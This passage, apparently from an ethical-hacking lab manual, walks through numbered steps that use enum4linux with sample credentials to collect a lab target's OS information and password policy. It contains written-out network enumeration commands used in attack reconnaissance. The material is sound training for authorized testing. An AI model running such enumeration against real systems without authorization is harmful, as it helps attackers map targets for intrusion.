


13. Second, we will obtain the OS information of the target; type **enum4linux -u martin -p apple -o [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-o** retrieves the OS information.




14. The tool enumerates the target system and lists its OS details, as shown in the screenshot.




15. Third, we will enumerate the password policy information of our target machine. In the terminal window, type **enum4linux -u martin -p apple -P [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-P** retrieves the password policy information.




16. The tool enumerates the target system and displays its password policy information, as shown in the screenshot.

